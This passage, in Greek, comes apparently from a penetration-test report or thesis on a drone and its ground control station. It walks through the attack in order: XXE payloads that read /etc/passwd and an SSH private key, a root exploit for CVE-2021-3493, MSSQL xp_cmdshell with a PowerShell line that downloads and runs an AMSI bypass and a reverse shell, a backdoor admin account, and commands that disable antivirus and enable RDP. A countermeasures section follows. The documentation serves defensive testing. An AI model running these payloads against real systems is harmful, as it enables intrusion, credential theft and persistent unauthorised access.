Στη συνέχεια, επιλέγουμε τα δεδομένα που επιθυμούμε να κατεβάσουμε. Έπειτα, στέλνουμε το αίτημα αυτό στο Burp Suite [112], όπως φαίνεται στην εικόνα 9.4, προκειμένου να πραγματοποιήσουμε μια περαιτέρω ανάλυση του τρόπου και της μορφής με την οποία τα δεδομένα αποθηκεύονται στο σύστημα. Παρατηρούμε ότι η εφαρμογή επεξεργάζεται τα δεδομένα σε μορφή XML. Αυτό μπορεί να αποτελέσει πηγή επικινδυνότητας, καθώς η προδιαγραφή του XML μπορεί να περιλαμβάνει διάφορα δυνητικά επικίνδυνα χαρακτηριστικά. Κάτι τέτοιο θα μπορούσε να οδηγήσει σε επίθεση τύπου XXE Injection [111], όπου ο επιτιθέμενος έχει τη δυνατότητα να παρέμβει στην επεξεργασία των δεδομένων και να πραγματοποιήσει ανεπιθύμητες ενέργειες.




Εικόνα 9.4: Εξαγωγή των δεδομένων σε μορφή XML

Πιο αναλυτικά η επίθεση XXE Injection (XML External Entity) είναι ένας τύπος ευπάθειας ασφαλείας που εμφανίζεται όταν μια εφαρμογή επεξεργάζεται την εισαγωγή XML από μια μη αξιόπιστη πηγή χωρίς την κατάλληλη επικύρωση και προστασία. Επηρεάζει εφαρμογές που χειρίζονται δεδομένα XML, όπως υπηρεσίες web, αναλυτές XML και άλλους επεξεργαστές XML. Σε μια τέτοια επίθεση, ένας εισβολέας μπορεί να εκμεταλλευτεί την ευπάθεια εισάγοντας κακόβουλες οντότητες XML ή εξωτερικές αναφορές στην είσοδο XML. Αυτές οι οντότητες θα μπορούσαν να είναι αναφορές σε εξωτερικούς πόρους, όπως αρχεία στον διακομιστή ή άλλα εσωτερικά συστήματα, που οδηγούν σε μη εξουσιοδοτημένη πρόσβαση ή αποκάλυψη ευαίσθητων πληροφοριών.

Ελέγχοντας για το αν η εφαρμογή διαθέτει άμυνα έναντι επιθέσεων XXE, θα γίνει προσπάθεια για ανάκτηση του αρχείου /etc/passwd υποβάλλοντας το ακόλουθο ωφέλιμο φορτίο XXE «**<!DOCTYPE data [<!ENTITY file SYSTEM "file:///etc/passwd">]>**» καθώς και την εξωτερική οντότητα «**&file;**» εντός της τιμής description, έτσι όπως φαίνεται και στις παρακάτω εντολές με κόκκινο χρώμα.

```
<?xml version="1.0"?>
<!DOCTYPE data [
<!ENTITY file SYSTEM "file:///etc/passwd">
]>

<data>
        <sensor>
                <name>Temperature</name>
                <description>&file;</description>
                <readings>
                Snip ……
        </sensor>
</data>
```

Στέλνοντας το κακόβουλο request, ως response παίρνουμε τα περιεχόμενα του αρχείου /etc/passwd όπως φαίνεται και στην εικόνα 9.5, όπου οι χρήστες root και dronepi έχουν /bin/bash που σημαίνει ότι αυτοί οι χρήστες μπορούν να αλληλοεπιδράσουν με το σύστημα μέσω της γραμμής εντολών Bash.



Εικόνα 9.5: Προβολή των περιεχόμενα του αρχείου /etc/passwd μετά από XXE Injection

Συνεχίζοντας την απαρίθμηση αναζητώντας χρήσιμες πληροφορίες σε άλλα αρχεία και γνωρίζοντας ότι υπάρχει η θύρα 22, θα γίνει προσπάθεια απόκτησης του αρχείου id_rsa του χρήστη dronepi, το οποίο αν υπάρχει θα βρίσκεται στη προκαθορισμένη διαδρομή, χρησιμοποιώντας το ακόλουθο ωφέλιμο φορτίο XXE «**<!DOCTYPE data [<!ENTITY file SYSTEM "file:///home/dronepi/.ssh/id_rsa">]>**» καθώς και την εξωτερική οντότητα «**&file;**» πάλι εντός της τιμής description, όπως φαίνεται στις παρακάτω εντολές.

```
<?xml version="1.0"?>
<!DOCTYPE data [
<!ENTITY file SYSTEM "file:///home/dronepi/.ssh/id_rsa">
]>

<data>
        <sensor>
                <name>Temperature</name>
```

```
                    <description>&file;</description>
                    <readings>
                    Snip ……
            </sensor>
</data>
```


Από το response διαπιστώνεται ότι όντως υπάρχει το αρχείο id_rsa για το χρήστη dronepi, με την ακριβή μορφή του να είναι έτσι όπως παρουσιάζεται παρακάτω.

```
-----BEGIN OPENSSH PRIVATE KEY-----

b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAACFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAgEA1RKythwhDQVnsZpGDDeIWh/z0a4y5mQoIIBXOeHJM8rLNzB/fdM
DXvN+6R6s0wh/fpava2en2s/G6m8OGjjY8DbgO0A40HwzKyVEKk15tJ9QlcaqS0O77UrjW/qD
snip……
+iaGynyvEGwvOm0Cs6d60ZyKeS1ut2zV6Vpa01ZNzYXDY9BTidw0+LFKIKoMnL1Kv+GfQCB3x
n9zGyrygSKfQIxCWfnDkIDJjKVr+lFWAyyxasF9hRy5gfkQ+Frf3pjmqXIpKcbud3BmV8xqMN4w
aA5iz8v5ACZ2eXdlZnOJeto3Kup9drcaJkIS759AK70CAp+QSM7nxJiliT3Fyo/YFMlGFnBImB1cK
Ef0lYUub4bRzm/Q58ifcCwnqjOcSccnRpJaqe67CLik95GCIr3tifA8F9VXISMsAAAATamFzb25Af
A8F9VXISMsAAAATamFzb25AYXR0Y3N2Yy1saW51eA==

-----END OPENSSH PRIVATE KEY-----
```

Πριν προσπαθήσουμε να συνδεθούμε θα δώσουμε την εντολή «chmod 600 id_rsa» ώστε να αλλάξουμε τα δικαιώματα του αρχείου που θα επιτρέπουν την πρόσβαση ανάγνωσης και εγγραφής μόνο για τον ίδιο τον χρήστη.

Βήμα 3: Shell as dronepi

Έχοντας πλέον το ιδιωτικό κλειδί, μπορούμε να συνδεθούμε κανονικά στο σύστημα ως dronepi, με την εντολή «ssh dronepi@REMOTE_IP -I id_rsa», και όπως φαίνεται στην εικόνα 9.6 έχουμε πλέον πάρει πρόσβαση στο σύστημα.



Εικόνα 9.6: Αρχική πρόσβαση στο σύστημα μέσω SSH

9.1.3 Privilege Escalation - CVE-2021-3493

Η κλιμάκωση προνομίων αναφέρεται στην πράξη απόκτησης υψηλότερων επιπέδων πρόσβασης και ελέγχου σε ένα σύστημα, από αυτό που αρχικά προβλεπόταν ή εξουσιοδοτήθηκαν να έχει ο χρήστης. Στο συγκεκριμένο μηχάνημα είναι εγκατεστημένη η έκδοση Ubuntu 20.04, η οποία παρουσιάζει μια ελαττωματική διαμόρφωση που σχετίζεται με το OverlayFS. Το OverlayFS είναι ένα σύστημα mount, το οποίο επιτρέπει τη συνένωση διαφορετικών αρχείων και καταλόγων σε ένα ενιαίο αρχείο υπό συγκεκριμένες συνθήκες. Αυτή η διαμόρφωση προκαλεί ένα κενό ασφαλείας που επιτρέπει σε απλούς χρήστες να αποκτήσουν προνόμια διαχειριστή και να έχουν πρόσβαση σε ευαίσθητες πληροφορίες. Η εκμετάλλευση αυτού του κενού είναι εφικτή μέσω ενός διαθέσιμου exploit. Μέσω της εκτέλεσης του exploit φαίνεται στη φωτογραφία 9.7, η διαδικασία της κλιμάκωσης προνομίων ολοκληρώνεται επιτυχώς, επιτρέποντας στον επιτιθέμενο να αποκτήσει προνόμια διαχειριστή (root privileges).

```
dronepi@drone:~/Downloads$ gcc exploit.c -o exploit
dronepi@drone:~/Downloads$ chmod +x exploit
dronepi@drone:~/Downloads$ ./exploit
bash-5.1# id
uid=0(root) gid=0(root) groups=0(root),1000(dronepi)
bash-5.1# whoami
root
bash-5.1#
```

Εικόνα 9.7: Εκτέλεση του exploit CVE-2021-3493

9.1.4 Post Exploitation

Πρόκειται για το στάδιο όπου ο επιτιθέμενος έχει παραβιάσει επιτυχώς ένα σύστημα και σε πολλές περιπτώσεις έχει πετύχει και τη κλιμάκωση προνομίων, κάτι που του δίνει τη δυνατότητα να εξερευνήσει όσο το δυνατόν περισσότερες τοποθεσίες, όπως συμβαίνει και στη δική μας περίπτωση. Αυτή η φάση περιλαμβάνει ενέργειες που πραγματοποιούνται από τον εισβολέα για να διατηρήσει τον έλεγχο του παραβιασμένου συστήματος, να συλλέξει ευαίσθητες πληροφορίες, να πραγματοποιήσει lateral movement ώστε να παραβιάσει και άλλα συστήματα και ενδεχομένως να επιτύχει τους στόχους του, όπως κλοπή δεδομένων, κατασκοπεία κλπ. Στο root directory όπως φαίνεται παρακάτω, υπάρχει το αρχείο mssql.py που περιέχει τα διαπιστευτήρια βάσης δεδομένων για τον σταθμό ελέγχου εδάφους (GCS).

```
# cat mssql.py
import pyodbc

# Establish a connection to the SQL Server database
conn = pyodbc.connect(
   "DRIVER={ODBC Driver 17 for SQL Server};"
   "SERVER=xxx.xxx.xxx.xxx,1433;"
   "DATABASE=xxxxxxx;"
   "UID=xxxxxxxxxx;"
```

```
  "PWD=xxxxxxxxxx;"
)
Snip ……
```

9.2 Ground Control Station


Χρησιμοποιώντας τα credentials που βρέθηκαν στο αρχείο mssql.py, θα γίνει προσπάθεια για τη πρόσβαση στο GCS μέσω lateral movement.

9.2.1 Initial Access – Remote Command Execution

Γνωρίζοντας ότι υπάρχει μια βάση δεδομένων MSSQL θα χρησιμοποιηθεί το εργαλείο impacket-mssqlclient το οποίο έχει σχεδιαστεί ειδικά για αλληλεπίδραση με παρουσίες του Microsoft SQL Server (MSSQL) χρησιμοποιώντας το πρωτόκολλο TDS (Tabular Data Stream). Με το impacket-mssqlclient, δίνεται η δυνατότητα εκτέλεσης διαφόρων εργασιών που σχετίζονται με τον Microsoft SQL Server, όπως είναι η εκτέλεση εντολών SQL στη βάση δεδομένων του SQL Server. Αυτό μπορεί να είναι χρήσιμο για την ανάκτηση, την ενημέρωση ή τον χειρισμό δεδομένων που είναι αποθηκευμένα στη βάση δεδομένων.
Επομένως, δίνοντας την παρακάτω εντολή, όπου:
-p: ορίζει τον αριθμό θύρας στην οποία θα συνδεθείτε στο σύστημα προορισμού. Σε αυτήν την περίπτωση, είναι η θύρα 1433, η οποία είναι η προεπιλεγμένη θύρα για τον Microsoft SQL Server.
-mssql_drone: Πρόκειται για το όνομα χρήστη που χρησιμοποιείται για τον έλεγχο ταυτότητας με τον SQL Server.
-PASSWORD: Αφορά το κωδικό πρόσβασης που σχετίζεται με τον λογαριασμό mssql_drone.
-GCS_IP: Αυτή είναι η διεύθυνση IP ή το όνομα κεντρικού υπολογιστή του διακομιστή.


```
Impacket-mssqlclient -p 1433 mssql_drone:PASSWORD@GCS_IP -windows-auth
```

Όπως φαίνεται και στην εικόνα 9.8 η σύνδεση με τη βάση δεδομένων ήταν επιτυχής.



Εικόνα 9.8: Χρήση του εργαλείου impacket-mssclient για είσοδο στη σύστημα της βάσης δεδομένων.

Έχοντας συνδεθεί επιτυχώς στη βάση δεδομένων και δίνοντας την εντολή «**enable_xp_cmdshell**» θα μας επιτρέπει η εκτέλεση εντολών του λειτουργικού συστήματος απευθείας από το περιβάλλον του SQL Server. Από τη παρακάτω εικόνα 9.9, βλέπουμε ότι το configuration ήταν επιτυχής.



Εικόνα 9.9: Ενεργοποίηση εντολών στον SQL Server

Δίνοντας την εντολή «xp_cmdshell whoami» παίρνουμε ως αποτέλεσμα το όνομα nt service\mssql_drone.

```
SQL> xp_cmdshell whoami
output

-------------------------------------------------------------------------------

nt service\mssql_drone

NULL
```

Έχοντας τη δυνατότητα της εκτέλεσης εντολών στο σύστημα, πλέον θα επιχειρήσουμε να πάρουμε reverse shell, για την είσοδο μας στο σύστημα. Γνωρίζοντας όμως ότι το σύστημα θα έχει ενεργοποιημένο κάποιο είδος προστασίας από κακόβουλες επιθέσεις όπως είναι το AMSI θα γίνει προσπάθεια αποφυγής με τη χρήση κακόβολου κώδικα. Πιο αναλυτικά το AMSI (Antimalware Scan Interface) είναι μια δυνατότητα που προσφέρεται στα σύγχρονα λειτουργικά συστήματα των Windows που επιτρέπει σε εφαρμογές και υπηρεσίες να ζητούν αιτήματα στο λογισμικό προστασίας από ιούς ή κακόβουλο λογισμικό για σάρωση περιεχομένου για πιθανές απειλές.

Οπότε με την εντολή «**xp_cmdshell powershell iex (iwr -UseBasicParsing http://GCS_IP /amsibypass.txt); iex (iwr -UseBasicParsing http://GCS_IP /revshell.ps1)**»,

θα γίνει εκτελέσει των δυο αρχείων PowerShell, αρχικά για να πέτυχουμε την αποφυγή του AMSI, και στη συνέχεια για να γίνει εκτέλεση του δευτέρου αρχείου ps1, για να πάρουμε πίσω reverse shell. Όπως φαίνεται και στην εικόνα 9.10, η εκτέλεση των εντολών έγινε με επιτυχία, και έχοντας ανοίξει έναν listener στη πόρτα 443, έχουμε πλέον τη δυνατότητα εκτέλεσης εντολών απευθείας στο target-machine.

Εικόνα 9.10: Είσοδος στο σύστημα GCS μέσω εκτέλεσης εντολών

9.2.2 Privilege Escalation – SeDebugPrivilege


Έχοντας πάρει πρόσβαση στο σύστημα, θα γίνει προσπάθεια για κλιμάκωση προνομίων. Δίνοντας την εντολή "whoami /priv" που χρησιμοποιείται για την εμφάνιση των προνομίων ασφαλείας του τρέχοντος χρήστη σε ένα λειτουργικό σύστημα Windows, θα εμφανιστεί μια λίστα με τα δικαιώματα που κατέχει ο συνδεδεμένος χρήστης. Αυτά τα δικαιώματα ορίζουν ποιες ενέργειες επιτρέπεται να εκτελεί ο χρήστης στο σύστημα. Στη δική μας περίπτωση βλέπουμε ότι οι ενέργειες που επιτρέπονται είναι οι SeDebugPrivilege και SeChangeNotifyPrivilege.

```
PS C:\users\mssql_drone> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeDebugPrivilege              Debug programs                       Enabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled
```

Εάν το δικαίωμα SeDebugPrivilege είναι ενεργοποιημένο για έναν χρήστη ή μια διεργασία σε λειτουργικό σύστημα Windows, σημαίνει ότι ο χρήστης ή η διεργασία έχει τη δυνατότητα εντοπισμού σφαλμάτων και πρόσβασης σε διάφορα αντικείμενα συστήματος, συμπεριλαμβανομένων των διεργασιών και άλλων προνομιακών πληροφοριών. Αυτό το προνόμιο αποτελεί μέρος του μοντέλου ασφαλείας των Windows, το οποίο παραχωρεί ορισμένα δικαιώματα και δικαιώματα σε χρήστες και διεργασίες με βάση τα προνόμιά τους. Πιο συγκεκριμένα ο χρήστης μπορεί να δημιουργήσει ένα ppid (parent process id) από ένα ήδη υπάρχον pid (process id), επομένως αυτό που χρειαζόμαστε είναι ένα βρούμε το pid από μια διεργασία που τρέχει με system privilege με έτσι ώστε όταν θα δημιουργηθεί η νέα διεργασία μέσω της πρώτης, να έχει και αυτή system privilege.

Για τη δημιουργία της νέας διεργασίας, θα χρησιμοποιηθεί το εργαλείο psgetsys.ps1 όπως φαίνεται στην εικόνα 9.11, το οποίο έχει γραφτεί σε PowerShell. Αρχικά, εκτελούμε την εντολή "Get-Process winlogon" προκειμένου να αναζητήσουμε το Process ID (pid) μιας διεργασίας που τρέχει με system privileges. Ο σκοπός είναι να εκτελέσουμε τη νέα διεργασία με αντίστοιχα υψηλά δικαιώματα. Μια διεργασία που πληροί αυτά τα κριτήρια είναι η διεργασία winlogon.

Έπειτα, εντοπίζουμε ότι το pid της διεργασίας winlogon είναι το 520. Στη συνέχεια, χρησιμοποιούμε το PowerShell για να εκτελέσουμε μια εντολή που αναζητά το αρχείο amsibypass.txt, με σκοπό την παράκαμψη του Anti-Malware Scan Interface (AMSI), και το αρχείο revshell.ps1. Το τελευταίο αρχείο θα μας παρέχει το reverse shell, προκειμένου να αποκτήσουμε πρόσβαση στο σύστημα.



Εικόνα 9.11: Εκτέλεση του αρχείου psgetsys.ps1 για τη δημιουργία της κακόβουλης διεργασίας.

Τέλος ανοίγουμε ένα listener στη πόρτα 443, και έχουμε shell με system privileges όπως φαίνεται στην εικόνα 9.12.

Εικόνα 9.12: Απόκτηση reverse shell με system privileges.

9.2.3 Post Exploitation

Συνεχίζοντας στο τελευταίο στάδιο, η λογική παραμένει στα ίδια πλαίσια όπως και προηγουμένως. Στόχος είναι η δημιουργία ένας νέος λογαριασμός χρήστη και στη συνέχεια η προσθήκη του χρήστη στην ομάδα τοπικών διαχειριστών, παραχωρώντας δικαιώματα διαχειριστή στο σύστημα. Αυτό σημαίνει ότι ο χρήστης θα έχει τη δυνατότητα να εκτελεί

εργασίες που απαιτούν αυξημένα προνόμια, όπως εγκατάσταση λογισμικού, τροποποίηση ρυθμίσεων συστήματος και διαχείριση άλλων λογαριασμών χρηστών.

Είναι σημαντικό να σημειωθεί ότι αυτές οι εντολές πρέπει να χρησιμοποιούνται με προσοχή, καθώς περιλαμβάνουν τη δημιουργία νέων λογαριασμών χρηστών και την παραχώρηση πρόσβασης διαχειριστή, κάτι το οποίο ενδέχεται να αποκαλύψει και τη παραβίαση στο σύστημα.

Όπως φαίνεται και στην εικόνα 9.13 η δημιουργία του χρήστη p0wn καθώς και η προσθήκη του στο group των διαχειριστών έγινε με επιτυχία, έχοντας εκτελέσει τις παρακάτω εντολές.

```
#create new user with admin right
net user <username> <password> /add /Y
net localgroup administrators <username> /add
```

```
SHELL> net user p0wn P@SSW0RD! /add /Y
The command completed successfully.

SHELL> net localgroup administrators p0wn /add
The command completed successfully.

SHELL> net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
p0wn
The command completed successfully.
```


Εικόνα 9.13: Δημιουργία νέου χρήστη και προσθήκη στο group των διαχειριστών

Η εκτέλεση των παρακάτω εντολών με προνόμια διαχειριστή μας δίνει επίσης τη δυνατότητα να τροποποιήσουμε ρυθμίσεις του συστήματος όπως είναι η απενεργοποίηση της παρακολούθησης προστασίας από ιούς (AV), καθώς και της ενεργοποίησης του Πρωτοκόλλου Απομακρυσμένης Επιφάνειας (RDP) στο σύστημα Windows.

```
#Disable AV monitoring
Set-MpPreference -DisableRealtimeMonitoring $true

#enable RDP
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v
fDenyTSConnections /t REG_DWORD /d 0 /f
```

Σημείωση: Η απενεργοποίηση της προστασίας σε πραγματικό χρόνο μπορεί να αφήσει το σύστημά ευάλωτο σε κακόβουλο λογισμικό και άλλες απειλές ασφαλείας. Αυτή η εντολή μπορεί να χρησιμοποιηθεί σε συγκεκριμένα σενάρια δοκιμών ή αντιμετώπισης προβλημάτων, αλλά γενικά δεν συνιστάται για τακτική χρήση.

Πλέον έχοντας ενεργοποιηθεί η απομακρυσμένη σύνδεση μέσω RDP, ο επιτιθέμενος μπορεί να συνδεθεί στο σύστημα του GCS, και να έχει πρόσβαση στο Mission Planner, όπως φαίνεται στην εικόνα 9.14.



Εικόνα 9.14: Λογισμικό GCS Mission Planner

9.3 Αντίμετρα

Τα αντίμετρα σε ένα penetration test αναφέρονται στα μέτρα που λαμβάνονται προκειμένου να περιοριστούν οι επιπτώσεις των δυνητικών αδυναμιών και ευπαθειών που ανακαλύπτονται κατά τη διάρκεια του penetration test. Τα κύρια αντίμετρα περιλαμβάνουν τα εξής:

- Διόρθωση των Ευπαθειών: Το πρώτο και σημαντικότερο αντίμετρο είναι η διόρθωση όλων των ευπαθειών και αδυναμιών που εντοπίστηκαν κατά τη διάρκεια του penetration test. Αυτό περιλαμβάνει την επισκευή των ευπαθειών και την ενίσχυση της ασφάλειας του συστήματος ή του δικτύου.

- Παρακολούθηση και Ανίχνευση: Εγκατάσταση συστημάτων παρακολούθησης και ανίχνευσης προκειμένου να εντοπίζονται ενδεχόμενες επιθέσεις και ανωμαλίες στο μέλλον. Αυτό μπορεί να περιλαμβάνει τη ρύθμιση αισθητήρων IDS/IPS (Intrusion Detection System/Intrusion Prevention System) και τη δημιουργία των κανόνων ασφαλείας τους.

- Ανάλυση και Αξιολόγηση Κινδύνων: Επανεξέταση των συνολικών κινδύνων και αδυναμιών του συστήματος με βάση τα αποτελέσματα του penetration test. Αυτό βοηθά στην καλύτερη κατανόηση των αναγκών ασφαλείας.

9.3.1 Ευρήματα στο drone

Κατά το penetration test, εντοπίστηκαν συνολικά 3 κενά ασφαλείας, εκ των οποίων τα 2 χαρακτηρίζονται ως υψηλού κινδύνου και το τρίτο να χαρακτηρίζεται ως μεσαίου κινδύνου. Τα δυο από αυτά εντοπίστηκαν στη web εφαρμογή που ήταν τα NoSQL Injection και XXE Injection. Αυτά τα vulnerabilities δίναν τη δυνατότητα μη εξουσιοδοτημένης πρόσβασης στην εφαρμογή, καθώς και τη δυνατότητα ανάγνωσης ευαίσθητων δεδομένων του συστήματος. Επιπρόσθετα, αποκαλύφθηκε μια ακόμα ευπάθεια κλιμάκωσης των προνομίων LPE του Enlightenment που επιτρέπει στους τοπικούς χρήστες να αποκτήσουν root privileges. Ο Πίνακας XVI έχει την αναλυτική περιγραφή των ευρημάτων του drone. Ακολουθούν τα findings τα οποία έχουν ταξινομηθεί βάσει της σοβαρότητας τους.

1) NoSQL Injection

- **Vulnerability Explanation**: Ο εισβολέας μπορεί να εκμεταλλευτεί την ευπάθεια NoSQL injection για να αποκτήσει μη εξουσιοδοτημένη πρόσβαση στην ιστοσελίδα ως διαχειριστής.

- **Vulnerability Impact**: Ο εισβολέας μπορεί να χειριστεί ερωτήματα για να εξαγάγει, να τροποποιήσει ή να διαγράψει ευαίσθητα δεδομένα που είναι αποθηκευμένα στη βάση δεδομένων NoSQL, οδηγώντας ενδεχομένως σε μη εξουσιοδοτημένη πρόσβαση και παραβιάσεις δεδομένων.

